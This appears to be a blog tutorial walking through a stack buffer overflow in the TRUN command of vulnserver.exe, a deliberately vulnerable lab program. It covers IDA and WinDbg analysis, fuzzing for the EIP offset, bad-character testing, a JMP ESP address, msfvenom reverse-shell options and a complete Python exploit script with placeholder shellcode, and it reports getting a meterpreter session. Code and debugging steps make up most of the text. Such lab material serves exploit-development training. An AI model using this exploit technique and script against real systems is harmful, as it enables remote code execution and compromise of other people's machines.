
This will return with EAX being less than 1000, thus not taking the next JGE (Jump greater than or equal) instruction. The next block we move into has another compare, but this time comparing a specific value (0x2e) against one of the bytes in the command buffer we sent. If we inspect this call in WinDbg we can see the byte it is checking is currently set to 0x41, which is the hex representation of a capital A. The code block seen previously in IDA also adds a value to eax before this compare. The value added in this case is 5 as we’ve already seen, which means if we look at EAX-5 we should be able to see where the buffer started.

As seen above, when we inspect EAX-5 for an ASCII string we get the entire command buffer we sent through the Python script, beginning with TRUN, a space, and followed by a number of A’s. This means that what the compare instruction is checking is the very first byte in our string of A’s (because TRUN + a space = 5 bytes). If the first byte equals 0x2e then execution will continue to another block where several more functions are called, including strncpy and strcopy. However, if the byte is not equal then the program enters a loop where it iterates through every byte in the user-provided buffer until it either finds a byte equal to 0x2e or the total length reaches 0x1000. The image below may be a little confusing with the arrows, but it shows how this process works in the disassembled code within IDA.

The important part of this is that we need to have the byte 0x2e somewhere in our buffer to be able to move on to the next relevant code block. For the easiest method, I’m going to make the very first byte after the command name 0x2e, as in the modified script below. The payload will now contain “TRUN ” + “0x2e” + the number of A’s specified.

inputBuffer = command + b" "
inputBuffer += b"\x2e"
inputBuffer += b"\x41" * size


After this change I will restart the application (or just continue execution) within WinDbg and set a breakpoint on the memory address of the compare statement seen in IDA, which in this case is 0x00401D4C. This can be done using the command ‘bp <MEMORY ADDRESS>‘ or ‘bp 00401D4C‘ for this case. Re-running the script now successfully gets to the same compare statement, but the image below shows the byte being inspected first is equal to 0x2e and will cause this compare to set the zero flag (because the bytes are equal).


This causes the JNZ (jump is not zero) instruction immediately after the compare to not be taken this time and move execution to the next code block further down the line. Following the flow to the next block reveals a section with a call to strncpy using a size of 0xBB8 (3000) as seen before, but also a call to a new function we haven’t seen yet generically named “Function3”.



The function strncpy is usually not vulnerable to overflows unless the size parameter is under our control, which is not true in this case as it is hardcoded to be 3000. Another potential vector would be if the destination address, seen below as the first parameter passed to strncpy, is on the stack and very close to either a return address or the end of the stack and unallocated memory. In this case, as seen in the image below, this address is in the heap, which won’t be useful for us.

Abusing strcpy function


Stepping over this instruction just allows our buffer to be copied from its original location (also on the heap) to the new address mentioned above. What’s more interesting is what happens in the “Function3” function seen immediately after strncpy. Double-clicking on that function in IDA takes us to its code block and shows that it just seems to be a wrapper for calling the strcpy function. This is very interesting because strcpy is a well-known vulnerable function due to how it copies the entirety of one string buffer into another, regardless of whether enough memory was allocated for the new string.


If I continue execution in WinDbg to the strcpy call and inspect the two arguments it will be using (destination address and source address) we can see that the destination appears to be on the stack. This doesn’t always mean we’ll be able to cause a stack overflow, so we need to look closer at the destination buffer. An ideal situation will allow us to copy our buffer far enough into the stack to overwrite the return addresses that have been written by functions called earlier in the program. If this occurs, when the function eventually exits it will try to set EIP (the current instruction pointer) to where the return address was stored on the stack initially, but if we overwrite this section of memory we may be able to make the program return to an address specified by us.


The size of our current payload is around 1006 bytes, but can potentially be larger. After some trial and error on the size to add to the destination address, we eventually reach memory space that has not been zeroed out and still contains potentially needed information, such as return addresses. The image below shows this after around 1176 bytes in the destination buffer being used by strcpy.

I attempted to continue execution from this point to see if we cause a crash with our current payload, but the program continues running normally. Next I’ll adjust the size of our payload to see if we can affect the execution, but I removed my current breakpoints with ‘bc *‘ and set a new one at the strcpy call using ‘bp 00401821‘.

Identifying the size needed to cause a crash

There are two ways to perform the next step of locating how large the buffer needs to be to cause a crash: reverse engineering and fuzzing. I’ll walk through the fuzzing method first and then show how the same information can be found through reverse engineering.

Method #1 – Fuzzing

The fuzzing stage could be semi-automated using a scripted fuzzer to identify the correct length required to cause a crash, but I’m just going to incrementally increase the size variable in my Python script by 1000 each time. We know the max length that will be checked in this code path is 0x1000 (4096), so if we can cause a crash it should happen with a size smaller than that.

size = 1000

command = b"TRUN"

inputBuffer = command + b" "
inputBuffer += b"\x2e"
inputBuffer += b"\x41" * size


After a few iterations, a size of 3000 successfully crashes the application and we gain control of EIP due to our buffer overwriting return addresses on the stack. In the image below we can see that EIP was successfully overwritten with part of our payload of A’s (0x41 in hex) and inspecting the current section of the stack at ESP shows we have overwritten quite a bit more around it.


Now that we know we can cause a crash, we need to identify the exact offset in our buffer that is overwriting EIP. We can do that several ways, but the most common is to use a unique string, such as what is created by the ‘msf-pattern_create‘ tool in Kali Linux. Running it and providing the length of the string we want generates the string below, which can be inserted into our script in place of the 3000 A’s sent previously.

inputBuffer = command + b" "
inputBuffer += b"\x2e"
#inputBuffer += b"\x41" * size
inputBuffer += b"Aa0Aa1Aa2Aa3Aa4A..."

Restarting the application and running the script one more time crashes the application again, but this time EIP has been overwritten with a portion of the string we included.

We can then take the value in EIP and use another tool in Kali Linux called ‘msf-pattern_offset‘, provide it with both the length of the string and the value we want to find the offset for, and it will identify how far into the string this portion of it appears.

With the offset identified, we should be able to place any value we want into EIP at the time of the crash. The script is modified once more to the code below which will send the normal payload of “TRUN AAAAA…”, but only up to the 2006th A character. At that point it will add 4 B’s (0x42) and fill up the rest of the 3000 character buffer with C’s (0x43).

inputBuffer = command + b" "
inputBuffer += b"\x2e"
inputBuffer += b"\x41" * (2006 - len(inputBuffer))
inputBuffer += b"\x42" * 4
inputBuffer += b"\x43" * (size - len(inputBuffer))

This should result in EIP at the time of the crash being 0x42424242, which we can see in the image below that it worked correctly.

Method #2 – Reverse Engineering

In order to determine how far into the buffer our important overwrite would be we need to look at the function call stack in WinDbg. I can do that using the k command, as seen below.

This displays the functions called so far in the application with the first column being the memory address where the RET call will return execution to, but an entry is removed from the list RET instruction is reached in a function. In the stack above we can see 5 functions that are still “In-use”, which means we haven’t reached the RET instruction for them yet. What’s more interesting is that these return addresses appear to be stored on the stack at addressess not too far away from the destination address used by strcpy.


If we take the return address for the function on top of the call stack and get the next address at its location we should have where the function will return to. This is because the actual return address is the instruction to “call functionX”, but we want to come back to the instruction immediately after that, thus adding 4 bytes to the address seen.

NOTE: The addresses seen may differ from previous images due to different runs of the application and the stack being allocated to different memory locations each time.

As seen above, this gives us an offset of 2012 from the beginning of our buffer to the return address. However, the beginning of our buffer beings with 6 bytes of other information we need to account for, “TRUN \x2e”. That leaves us with 2006 bytes we need to send before reaching the return address we want, with the next 4 bytes after that overwriting the address itself.

I updated my script to send the payload below, which should result in the application crashing when the function returns to an address of 0x42424242 as this will not be a valid address.

inputBuffer = command + b" "
inputBuffer += b"\x2e"
inputBuffer += b"\x41" * 2006
inputBuffer += b"\x42" * 4
inputBuffer += b"\x43" * 500

Running the script again does indeed cause a crash and it looks like EIP is 0x42424242 like we expected. Success!

Next steps for building an exploit

At this point we have confirmed we can cause a crash in the program simply by providing a large enough buffer after the TRUN command and we have identified the exact offset where we overwrite EIP. In a standard stack overflow like this one the next steps are relatively straightforward:

  • Identify bad characters to avoid using in the final payload
  • Locate a JMP ESP instruction in the program that will redirect execution to the rest of our buffer on the stack
  • Replace our buffer of C’s with shellcode to execute commands or get a reverse shell

Identifying Bad Characters

As we know we can successfully overwrite EIP and control the flow of execution, we now need to figure out if there are any characters the application does not interpret correctly. To do this we need to send the entire range of hex characters from 0x00 to 0xff in our buffer and see if any are not loaded correctly when the application crashes. Since we already know our buffer is treated as a string and a null byte (0x00) terminates a string, we can add that one to the list without checking for it.

I modified the script once more with the list of hex characters below and will send them in our buffer immediately following the 4 Bs that should fill EIP. This means the next items on the stack at the time of the crash will be the list of characters.

badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

inputBuffer = command + b" "
inputBuffer += b"\x2e"
inputBuffer += b"\x41" * 2006
inputBuffer += b"\x42" * 4
inputBuffer += badchars


Running the script again and inspecting the ESP register after the crash with db esp shows the bytes in the correct order.

If any of the characters weren’t interpreted correctly then there would be either a break in the order at the bad character or our string would be mangled from the bad character on. In this case, we can see in the image above that the entire list appears to be displayed correctly, meaning the only bad character for this will be the null byte (0x00).

Locating a JMP ESP instruction

With the bad characters identified we now need to find an address in the program with an instruction that will force execution to move to the rest of our payload on the stack. If we replace the Bs in our buffer with this address then when the function returns it will move to the address we specified and execute the instructions there, which in our case will be jumping to the address stored in the ESP register.

As mentioned above, when the function returns to our overwritten address the address in ESP will point to the rest of our buffer, which means this jump should cause any other payload we include to be executed.


To start with, we need to identify what the byte representation is for the assembly instruction JMP ESP. We can do this using msf-nasm_shell in Kali by running the application and simply typing in the instruction we want to check. When we do this with jmp esp below we get the hex 0xffe4.

We can then switch back to WinDbg and perform a search for this byte pattern using the command ‘s -b 0 L?80000000 ff e4‘. This particular command searches the entire available memory space, but the 3rd and 4th parameters can be replaced with memory addresses to only search a specific range if desired.

Looking at the results, the first address will not work because it begins with a null byte and that is our only bad character as identified earlier. Disassembling the second address shows it as being located in essfunc.dll and the first instruction is indeed JMP ESP, so this address should work for our purposes.

With this address found, we can update our script to send it in the section that will overwrite EIP and be executed on the function return. As we’re using a memory address, I’m using the struct.pack function to ensure the address is correctly sent in the little-endian format Windows expects.

inputBuffer = command + b" "
inputBuffer += b"\x2e"
inputBuffer += b"\x41" * 2006
inputBuffer += struct.pack("<I", (0x625011af)) # JMP ESP in essfunc.dll
inputBuffer += b"\x43" * 500


After restarting the application once more, I added a breakpoint on the address for our JMP ESP call to ensure we jump to it correctly and can then see where execution is re-directed. Running the script shows that we successfully hit the breakpoint, indicating our address was interpreted correctly.


Stepping to the next instruction with p shows we jump to the next address on the stack at ESP, which is the beginning of the Cs (0x43) sent in our payload. This shows we can successfully move execution from the return address to the rest of our payload that will contain shellcode in the next section.

Generating shellcode for the payload

Now that we know we can re-direct execution to the larger area of our buffer, we need to generate shellcode to put into that buffer to be executed. The most common way of doing this is by using the tool msfvenom that comes packaged with the metasploit-framework.

The image below shows an example msfvenom command being run, but the arguments being used are broken down below as well to avoid confusion.

  • -p = The type of payload to generate
  • LHOST = The attacker’s IP the shellcode will connect back to
  • LPORT = The port on the attacker’s machine listening for a connection
  • -f = The format the shellcode should be output in
  • -v = The name of the variable to use in the output shellcode
  • -b = Bad characters to avoid using in the generated shellcode
  • -e = The encoder to use to assist in avoiding bad characters

For the final step, we take the full output of shellcode and insert it into our existing script. The final buffer being sent is assembled using the portion of code below. Our shellcode variable has been inserted at the end by replacing the Cs previously seen, but I’ve also added 20 NOPs (0x90) or no instructions immediately before as the decoder built into the encoded shellcode will overwrite some bytes in front of it while running.

inputBuffer = command + b" "
inputBuffer += b"\x2e"
inputBuffer += b"\x41" * 2006
inputBuffer += struct.pack("<I", (0x625011af)) # JMP ESP in essfunc.dll
inputBuffer += b"\x90" * 20
inputBuffer += shellcode

After restarting the application one final time, starting a matching listener in Metasploit, and running the script we get a successful callback and a new meterpreter session as seen below.

This finishes up this exploit and shows how reverse engineering can be used to find vulnerabilities very effectively and in the next post I’ll work through another command in vulnserver.exe that introduces a few additional roadblocks on top of the basic buffer overflow.

Final Python Script

#!/usr/bin/env python3
import socket
import sys
import struct

try:
	server = sys.argv[1]
	port = 9999
	command = b"TRUN"
	shellcode =  b""
	shellcode += b"MSFVENOM_SHELLCODE_HERE"
	
	inputBuffer = command + b" "
	inputBuffer += b"\x2e"
	inputBuffer += b"\x41" * 2006
	inputBuffer += struct.pack("<I", (0x625011af)) # JMP ESP in essfunc.dll
	inputBuffer += b"\x90" * 20
	inputBuffer += shellcode
	
	buf = inputBuffer
	
	print(f"Sending evil buffer with command {command.decode()}...")
	s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	s.connect((server, port))
	s.send(buf)
	s.close()
	  
	print("Done!")
  
except socket.error:
	print("Could not connect!")